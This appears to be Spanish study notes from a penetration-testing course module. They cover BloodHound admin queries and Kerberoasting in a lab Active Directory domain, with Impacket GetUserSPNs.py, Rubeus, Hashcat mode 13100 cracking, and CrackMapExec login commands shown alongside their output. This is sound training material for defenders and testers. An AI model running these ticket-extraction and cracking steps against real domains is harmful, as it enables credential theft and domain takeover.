    - Sessions: 0
    - Reachable High Value Targets: 0
    - Sibling Objects in the Same OU: 14
    - Effective Inbound GPOs: 2
    - [See Computer within Domain/OU Tree](#)
  - NODE PROPERTIES**
    - Object ID: S-1-5-21-3842939050-3880317879-2865463114-5224
    - OS: Windows Server 2008 R2 Standard
    - Enabled: True
    - Allows Unconstrained Delegation: False
    - Compromised: False
    - LAPS Enabled: False
    - Password Last Changed: Tue, 08 Feb 2022 19:04:12 GMT
    - Last Logon: Mon, 28 Feb 2022 01:41:09 GMT
    - Last Logon (Replicated): Fri, 18 Feb 2022 18:55:44 GMT

A menudo, veremos usuarios con derechos de administrador local en su host (quizás temporalmente para instalar un software, y los derechos nunca se eliminaron), o ocupan un rol lo suficientemente alto en la organización como para exigir estos derechos (ya sea que los requieran o no). Otras veces, veremos derechos de administrador local excesivos otorgados en toda la organización, como múltiples grupos en el departamento de TI con administrador local sobre grupos de servidores o incluso todo el grupo de usuarios del dominio con administrador local sobre uno o más hosts. Esto puede beneficiarnos si tomamos el control de una cuenta de usuario con estos derechos sobre una o más

máquinas. Podemos ejecutar la consulta Find Computers where Domain Users are Local Admin para ver rápidamente si hay algún host donde todos los usuarios tengan derechos de administrador local. Si este es el caso, entonces cualquier cuenta que controlemos normalmente se puede usar para acceder al host o hosts en cuestión, y es posible que podamos recuperar credenciales de la memoria o encontrar otros datos confidenciales.

## Administradores locales



Esta es solo una pequeña muestra de las consultas útiles que podemos ejecutar. A medida que avancemos en este módulo, verá varias más que pueden resultar útiles para encontrar otras debilidades en el dominio. Para un estudio más profundo de BloodHound, consulte el módulo [Active Directory Bloodhound](#). Tómese un tiempo y pruebe cada una de las consultas de la Analysis pestaña para familiarizarse más con la herramienta. También vale la pena experimentar con [consultas Cypher personalizadas](#) pegándolas en el Raw Query cuadro en la parte inferior de la pantalla.

ⓘ Tenga en cuenta que, a medida que avanzamos en el compromiso, debemos documentar todos los archivos que se transfieren hacia y desde los hosts del dominio y dónde se colocaron en el disco. Esta es una buena práctica si tenemos que resolver conflictos entre nuestras acciones y las del cliente. Además, según el alcance del compromiso, debe asegurarse de cubrir sus huellas y limpiar todo lo que coloque en el entorno al finalizar el compromiso.

Tenemos una idea muy clara del diseño, las fortalezas y las debilidades del dominio. Tenemos credenciales para varios usuarios y hemos enumerado una gran cantidad de información, como usuarios, grupos, computadoras, GPO, ACL, derechos de administrador local, derechos de acceso (RDP, WinRM, etc.), cuentas configuradas con nombres principales de servicio (SPN) y más. Tenemos notas detalladas y una gran cantidad de resultados, y hemos experimentado con muchas herramientas diferentes para practicar la

enumeración de AD con y sin credenciales de los hosts de ataque de Linux y Windows. ¿Qué sucede si estamos restringidos con el shell que tenemos o no tenemos la capacidad de importar herramientas? Nuestro cliente puede pedirnos que realicemos todo el trabajo desde un host administrado dentro de su red sin acceso a Internet y sin forma de cargar nuestras herramientas. Podríamos aterrizar en un host como SYSTEM después de un ataque exitoso, pero estar en una posición en la que es muy difícil o imposible cargar herramientas. ¿Qué hacemos entonces? En la siguiente sección, veremos cómo realizar acciones mientras "Vivimos de la tierra".

### Living Off the Land

Solución:

```
Get-MpComputerStatus  
Get-LocalGroupMember -Group "Administrators"  
dsquery user -name "Betty Ross" | dsget user -desc
```

Comandos: (PENDIENTES)

## Kerberoasting - desde Linux

Nuestra enumeración hasta este punto nos ha dado una visión general del dominio y los problemas potenciales. Hemos enumerado las cuentas de usuario y podemos ver que algunas están configuradas con nombres principales de servicio. Veamos cómo podemos aprovechar esto para movernos lateralmente y escalar privilegios en el dominio de destino.

### Descripción general de Kerberoasting

Kerberoasting es una técnica de escalada de privilegios/movimiento lateral en entornos de Active Directory. Este ataque se dirige a cuentas [de nombres principales de servicio \(SPN\)](#). Los SPN son identificadores únicos que Kerberos utiliza para asignar una instancia de servicio a una cuenta de servicio en cuyo contexto se ejecuta el servicio. Las cuentas de dominio se utilizan a menudo para ejecutar servicios para superar las limitaciones de autenticación de red de las cuentas integradas, como NT AUTHORITY\LOCAL SERVICE. Cualquier usuario de dominio puede solicitar un ticket de Kerberos para cualquier cuenta de servicio en el mismo dominio. Esto también es posible en todas las confianzas de bosque si se permite la autenticación a través del límite de confianza. Todo lo que necesita para realizar un ataque Kerberoasting es la contraseña de texto simple de una cuenta (o hash NTLM), un shell en el contexto de una cuenta de usuario de dominio o acceso a nivel de SISTEMA en un host unido al dominio.

Las cuentas de dominio que ejecutan servicios suelen ser administradores locales, si no cuentas de dominio con privilegios elevados. Debido a la naturaleza distribuida de los sistemas, los servicios que interactúan y las transferencias de datos asociadas, las cuentas de servicio pueden tener privilegios de administrador en varios servidores de la empresa. Muchos servicios requieren privilegios elevados en varios sistemas, por lo que las cuentas de servicio suelen agregarse a grupos privilegiados, como administradores de dominio, ya sea directamente o mediante membresía anidada. Es muy común encontrar SPN asociados con cuentas con privilegios elevados en un entorno de Windows. Recuperar un ticket de Kerberos para una cuenta con un SPN no le permite ejecutar comandos en el contexto de esta cuenta. Sin embargo, el ticket (TGS-REP) está cifrado con el hash NTLM de la cuenta de servicio, por lo que la contraseña de texto sin formato se puede obtener potencialmente al someterla a un ataque de fuerza bruta fuera de línea con una herramienta como Hashcat.

Las cuentas de servicio suelen configurarse con contraseñas débiles o reutilizadas para simplificar la administración y, a veces, la contraseña es la misma que el nombre de usuario. Si se descifra la contraseña de una cuenta de servicio de SQL Server de dominio, es probable que se encuentre como administrador local en varios servidores, o incluso como administrador de dominio. Incluso si al descifrar un ticket obtenido mediante un ataque Kerberoasting se obtiene una cuenta de usuario con pocos privilegios, podemos utilizarla para crear tickets de servicio para el servicio especificado en el SPN. Por ejemplo, si el SPN está configurado en MSSQL/SRV01, podemos acceder al servicio MSSQL como administrador de sistemas, habilitar el procedimiento extendido xp\_cmdshell y obtener la ejecución de código en el servidor SQL de destino.

Para una mirada interesante al origen de esta técnica, consulte la [charla](#) Tim Medin dio una charla en Derbycon 2014, mostrando Kerberoasting al mundo.

### **Kerberoasting: cómo ejecutar el ataque**

Dependiendo de su posición en una red, este ataque puede realizarse de múltiples maneras:

- Desde un host Linux no unido a un dominio utilizando credenciales de usuario de dominio válidas.
- Desde un host Linux unido a un dominio como raíz después de recuperar el archivo keytab.
- Desde un host de Windows unido a un dominio autenticado como usuario de dominio.
- Desde un host de Windows unido a un dominio con un shell en el contexto de una cuenta de dominio.
- Como SISTEMA en un host de Windows unido a un dominio.
- Desde un host de Windows no unido a un dominio usando [runas /netonly](#).

Se pueden utilizar varias herramientas para realizar el ataque:

- [GetUserSPNs.py](#) de Impacket desde un host Linux que no está unido a un dominio.
- Una combinación del binario integrado de Windows setspn.exe, PowerShell y Mimikatz.
- Desde Windows, utilizando herramientas como PowerView, [Rubeus](#) y otros scripts de PowerShell.

Obtener un ticket TGS a través de Kerberoasting no garantiza un conjunto de credenciales válidas, y el ticket debe seguir crackedsin conexión con una herramienta como Hashcat para obtener la contraseña en texto simple. Los tickets TGS tardan más en descifrarse que otros formatos como los hashes NTLM, por lo que, a menudo, a menos que se establezca una contraseña débil, puede resultar difícil o imposible obtener el texto simple utilizando un equipo de descifrado estándar.

### **Eficacia del ataque**

Si bien puede ser una excelente manera de moverse lateralmente o escalar privilegios en un dominio, Kerberoast y la presencia de SPN no nos garantizan ningún nivel de acceso. Podríamos estar en un entorno en el que descifremos un ticket TGS y obtengamos acceso de administrador de dominio directamente u obtengamos credenciales que nos ayuden a avanzar por el camino hacia el compromiso del dominio. Otras veces, podemos realizar el ataque y recuperar muchos tickets TGS, algunos de los cuales podemos descifrar, pero ninguno de los que desciframos es para usuarios privilegiados, y el ataque no nos otorga ningún acceso adicional. Probablemente escribiría el hallazgo como de alto riesgo en mi informe en los dos primeros casos. En el tercer caso, podemos usar Kerberoast y terminar sin poder descifrar un solo ticket TGS, incluso después de días de intentos de descifrado con Hashcat en una potente plataforma de descifrado de contraseñas de GPU. En este escenario, igualmente escribiría el hallazgo, pero lo reduciría a un problema de riesgo medio para que el cliente sea consciente del riesgo de los SPN en el dominio (estas contraseñas seguras siempre se pueden cambiar por algo más débil o un atacante muy decidido podría ser capaz de descifrar los tickets usando Hashcat), pero tendría en cuenta el hecho de que no pude tomar el control de ninguna cuenta de dominio mediante el ataque. Es fundamental hacer este tipo de distinciones en nuestros informes y saber cuándo

está bien reducir el riesgo de un hallazgo cuando se implementan controles de mitigación (como contraseñas muy seguras).

### **Realizando el ataque**

Los ataques de Kerberoasting se realizan ahora fácilmente utilizando herramientas y scripts automatizados. Analizaremos la realización de este ataque de varias maneras, tanto desde un host de ataque Linux como desde un host de ataque Windows. Primero, veremos cómo hacerlo desde un host Linux. La siguiente sección explicará una forma "semimanual" de realizar el ataque y dos ataques rápidos y automatizados utilizando herramientas comunes de código abierto, todo desde un host de ataque Windows.

#### **Kerberoasting con GetUserSPNs.py**

Un requisito previo para realizar ataques Kerberoasting son las credenciales de usuario de dominio (texto simple o simplemente un hash NTLM si se utiliza Impacket), un shell en el contexto de un usuario de dominio o una cuenta como SYSTEM. Una vez que tengamos este nivel de acceso, podemos comenzar. También debemos saber qué host del dominio es un controlador de dominio para poder consultarla.

Comencemos instalando el kit de herramientas Impacket, que podemos descargar desde [AQUÍ](#). Después de clonar el repositorio, podemos ingresar al directorio e instalarlo de la siguiente manera:

#### **Instalación de Impacket mediante Pip**

```
sudo python3 -m pip install .
```

Esto instalará todas las herramientas de Impacket y las colocará en nuestra RUTA para que podamos llamarlas desde cualquier directorio en nuestro host de ataque. Impacket ya está instalado en el host de ataque que podemos generar al final de esta sección para seguir y trabajar con los ejercicios. Al ejecutar la herramienta con la -h bandera, aparecerá el menú de ayuda.

#### **Listado de opciones de ayuda de GetUserSPNs.py**

```
 GetUserSPNs.py -h
```

Podemos comenzar simplemente recopilando una lista de SPN en el dominio. Para ello, necesitaremos un conjunto de credenciales de dominio válidas y la dirección IP de un controlador de dominio. Podemos autenticarnos en el controlador de dominio con una contraseña de texto simple, un hash de contraseña de NT o incluso un ticket de Kerberos. Para nuestros fines, utilizaremos una contraseña. Al ingresar el siguiente comando, se generará una solicitud de credenciales y luego una lista bien formateada de todas las cuentas de SPN. A partir del resultado a continuación, podemos ver que varias cuentas son miembros del grupo de administradores de dominio. Si podemos recuperar y descifrar uno de estos tickets, podría provocar un compromiso del dominio. Siempre vale la pena investigar la membresía del grupo de todas las cuentas porque podemos encontrar una cuenta con un ticket fácil de descifrar que puede ayudarnos a avanzar en nuestro objetivo de movernos lateralmente/verticalmente en el dominio de destino.

Listado de cuentas SPN con GetUserSPNs.py

```
 GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend
```

Ahora podemos extraer todos los tickets de TGS para procesarlos sin conexión mediante la -request bandera. Los tickets de TGS se generarán en un formato que se puede proporcionar fácilmente a Hashcat o John the Ripper para intentar descifrar contraseñas sin conexión.

### Solicitud de todos los billetes de TGS

```
 GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request
```

También podemos ser más específicos y solicitar solo el ticket TGS para una cuenta específica. Intentemos solicitar uno solo para la sqldev cuenta.

### Solicitud de billete sencillo TGS

```
 GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldev
```

Con este ticket en la mano, podríamos intentar descifrar la contraseña del usuario sin conexión mediante Hashcat. Si tenemos éxito, podríamos terminar obteniendo derechos de administrador de dominio.

Para facilitar el descifrado fuera de línea, siempre es bueno usar la -outputfilebandera para escribir los tickets TGS en un archivo que luego puede ejecutarse usando Hashcat en nuestro sistema de ataque o moverse a una plataforma de descifrado de GPU.

### Guardar el ticket TGS en un archivo de salida

```
 GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldev -outputfile sqldev_tgs
```

Aquí hemos escrito el ticket TGS para el sqldevusuario en un archivo llamado sqldev\_tgs. Ahora podemos intentar descifrar el ticket sin conexión mediante el modo hash Hashcat 13100.

### Descifrando el ticket sin conexión con Hashcat

```
 hashcat -m 13100 sqldev_tgs /usr/share/wordlists/rockyou.txt
```

Hemos descifrado con éxito la contraseña del usuario como database!. Como último paso, podemos confirmar nuestro acceso y ver que efectivamente tenemos derechos de administrador de dominio, ya que podemos autenticarnos en el controlador de dominio de destino en el dominio INLANEFREIGHT.LOCAL. Desde aquí, podríamos realizar una explotación posterior y continuar enumerando el dominio en busca de otras rutas de vulneración y otras fallas y configuraciones incorrectas notables.

### Prueba de autenticación contra un controlador de dominio

```
 sudo crackmapexec smb 172.16.5.5 -u sqldev -p database!
```

Ahora que hemos cubierto el proceso de Kerberoasting desde un host de ataque Linux, repasaremos el proceso desde un host Windows. Podemos decidir realizar parte o la totalidad de nuestras pruebas desde un host Windows, nuestro cliente puede proporcionarnos un host Windows desde el que realizar pruebas o podemos comprometer un host y necesitar usarlo como punto de partida para futuros ataques. Independientemente de cómo usemos los hosts Windows durante nuestras evaluaciones, para mantener la versatilidad, es esencial comprender cómo realizar tantos ataques como sea posible desde hosts Linux y Windows, porque nunca sabemos qué nos arrojarán de una evaluación a otra.

### Comandos:

<u>Aquí</u>	impacket
sudo python3 -m pip install .	Instalación de impacket
GetUserSPNs.py -h	GetUserSPNs.py ayuda
<b>Forend</b> es un usuario a continuación	<b>Necesita credenciales (passwd)</b>
GetUserSPNs.py -dc-ip <IP> dominio.local/usuario	Listado de cuentas SPN
GetUserSPNs.py -dc-ip <IP> dominio.local/usuario -request	Solicitud de todos los tickets TGS
GetUserSPNs.py -dc-ip <IP> dominio.local/usuario -request-user usuario2	Solicitud de ticket TGS de usuario específico
GetUserSPNs.py -dc-ip <IP> dominio.local/usuario -request-user usuario2 -outputfile usuario2_tgs	Guardar el ticket TGS en un archivo de salida
hashcat -m 13100 hash_tgs /usr/share/wordlists/rockyou.txt	Descifrando el ticket sin conexión con Hashcat
hashcat -m 13100 -w 3 hash /usr/share/wordlists/rockyou.txt --force	
sudo crackmapexec smb 172.16.5.5 -u usuario -p passwd123!	Prueba de autenticación contra un controlador de dominio

## Kerberoasting - desde Windows


### RUBEUS

**Rubeus** es una herramienta de seguridad escrita en C# diseñada para interactuar con **Kerberos** en entornos de Windows. Desarrollada como parte del proyecto **GhostPack** por Sean Metcalf y Will Schroeder, Rubeus permite a los profesionales de seguridad realizar tareas como la solicitud de tickets TGT (Ticket Granting Ticket), la extracción de tickets desde la memoria, la renovación de tickets y la realización de ataques como **Kerberoasting** o **Pass-the-Ticket**. Su facilidad de uso y su integración con herramientas como **Mimikatz** lo convierten en una opción popular para pruebas de penetración y auditorías de seguridad en entornos Active Directory. Sin embargo, su potencia también lo hace una herramienta de riesgo en manos maliciosas, ya que puede ser utilizada para escalar privilegios o moverse lateralmente en una red comprometida.

Primero podemos usar Rubeus para recopilar algunas estadísticas. En el resultado que aparece a continuación, podemos ver que hay nueve usuarios que admiten Kerberoastable, siete de los cuales admiten el cifrado RC4 para solicitudes de tickets y dos admiten AES 128/256. Más adelante hablaremos más sobre los tipos de cifrado. También vemos que las nueve cuentas tenían su contraseña configurada este año (2022 al momento de escribir este artículo). Si viéramos alguna cuenta de SPN con sus contraseñas configuradas hace 5 años o más, podrían ser objetivos prometedores, ya que podrían tener una contraseña débil que se configuró y nunca se cambió cuando la organización era menos madura.

### **Uso de la bandera /stats**

```
.\Rubeus.exe kerberoast /stats
```



PS C:\htb> .\Rubeus.exe kerberoast /stats

v2.0.2

[\*] Action: Kerberoasting

[\*] Listing statistics about target users, no ticket requests being performed.

[\*] Target Domain : INLANEFREIGHT.LOCAL

[\*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL'

[\*] Total kerberoastable users : 9


Supported Encryption Type	Count
RC4_HMAC_DEFAULT	7
AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96	2

Password Last Set Year	Count
2022	9

Utilicemos Rubeus para solicitar tickets para cuentas con el **admincount** atributo establecido en 1. Probablemente estos sean objetivos de alto valor y valdría la pena que nos concentremos inicialmente en ellos para realizar los esfuerzos de descifrado sin conexión con Hashcat. Asegúrese de especificar el **/nowrap** indicador para que el hash se pueda copiar más fácilmente para el descifrado sin conexión con Hashcat. Según la documentación, el indicador ""/nowrap" evita que los blobs de tickets base64 se envuelvan en columnas para cualquier función"; por lo tanto, no tendremos que preocuparnos por recortar los espacios en blanco o las nuevas líneas antes de descifrar con Hashcat.

### Uso de la bandera /nowrap

```
.\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrap
```



```
PS C:\htb> .\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrap

      _-----_ \   _-----_
      _-----) )_ _| | _-- _----- - _-----_
      | _ _ /| | | | _ \| _---| | | | | /_-
      | | | \ \ | | | | | ) _---| | | | | _--- |
      | | | | | | _---/ | _---/ | _---) _---/(_---/

v2.0.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL'

[*] Total kerberoastable users : 3

[*] SamAccountName        : backupagent
[*] DistinguishedName     : CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT
[*] ServicePrincipalName   : backupjob/veam001.inlanefreight.local
[*] PwdLastSet              : 2/15/2022 2:15:40 PM
[*] Supported ETypes        : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*backupagent$INLANEFREIGHT.LOCAL$backupjob/veam()
```


### Una nota sobre los tipos de cifrado

Los siguientes ejemplos sobre tipos de cifrado no se pueden reproducir en el laboratorio del módulo porque el controlador de dominio de destino ejecuta Windows Server 2019. Más información sobre esto más adelante en esta sección.

Las herramientas de Kerberoasting normalmente solicitan **RC4 encryption** cuando realizan el ataque e inician solicitudes TGS-REQ. Esto se debe a que RC4 es más débil y más fácil de descifrar sin conexión utilizando herramientas como Hashcat que otros algoritmos de cifrado como AES-128 y AES-256. Al realizar Kerberoasting en la mayoría de los entornos, recuperaremos hashes que comiencen con **\$krb5tgs\$23\$\***, un ticket cifrado RC4 (tipo 23). A veces, recibiremos un hash cifrado AES-256 (tipo 18) o un hash que comience con **\$krb5tgs\$18\$\***. Si bien es posible descifrar tickets TGS AES-128 (tipo 17) y AES-256 (tipo 18) utilizando [Hashcat](#), normalmente llevará mucho más tiempo que descifrar un ticket cifrado RC4 (tipo 23), pero sigue siendo posible, especialmente si se elige una contraseña débil. Veamos un ejemplo.

Comencemos por crear una cuenta SPN con el nombre **testspn** y usar Rubeus para aplicar Kerberoast a este usuario específico para probarlo. Como podemos ver, recibimos el ticket TGS RC4 (tipo 23) cifrado.

```
.\Rubeus.exe kerberoast /user:testspn /nowrap
```



```
PS C:\htb> .\Rubeus.exe kerberoast /user:testspn /nowrap
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User      : testspn
[*] Target Domain   : INLANEFREIGHT.LOCAL
[*] Searching path  'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL'

[*] Total kerberoastable users : 1

[*] SamAccountName  : testspn
[*] DistinguishedName: CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName: testspn/kerberoast.inlanefreight.local
[*] PwdLastSet       : 2/27/2022 12:15:43 PM
[*] Supported ETypes  : RC4_HMAC_DEFAULT
[*] Hash              : $krb5tgs$23$*testspn$INLANEFREIGHT.LOCAL$testspn/kerberoast.
```

Al consultar con PowerView, podemos ver que el **msDS-SupportedEncryptionTypes** atributo está configurado en **0**. El gráfico [aquí](#) nos indica que un valor decimal de **0** significa que no se ha definido un tipo de cifrado específico y que está configurado en el valor predeterminado de **RC4\_HMAC\_MD5**.

```
Get-DomainUser testspn -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes
```

```
PS C:\htb> Get-DomainUser testspn -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes,samaccountname
serviceprincipalname          msds-supportedencryptiontypes samaccountname
-----
testspn/kerberoast.inlanefreight.local          0 testspn
```

A continuación, descifraremos este ticket con Hashcat y veremos cuánto tiempo tardó. La cuenta está configurada con una contraseña débil que se encontró en la rockyou.txt lista de palabras para nuestros propósitos. Al ejecutar esto con Hashcat, vemos que tardó cuatro segundos en descifrarse en una CPU y, por lo tanto, se descifraría casi instantáneamente en un potente equipo de descifrado de GPU y probablemente incluso en una sola GPU.

### Descifrando el boleto con Hashcat y rockyou.txt

```
hashcat -m 13100 rc4_to_crack /usr/share/wordlists/rockyou.txt
```


```
AlejandroGB@htb[~/htb]$ hashcat -m 13100 rc4_to_crack /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

<SNIP>64bea80dc3608b6c8c14f244cbaa083443eb59d9ef3599fca72c6997c824b87cf7f7ef6621b3eaa5aa0

Session.....: hashcat
Status.....: Cracked
Hash.Name....: Kerberos 5, etype 23, TGS-REP
Hash.Target...: $krb5tgs$23$*testspn$INLANEFREIGHT.LOCAL$testspn/ke...4959c5
Time.Started...: Sun Feb 27 15:36:58 2022 (4 secs)
Time.Estimated...: Sun Feb 27 15:37:02 2022 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
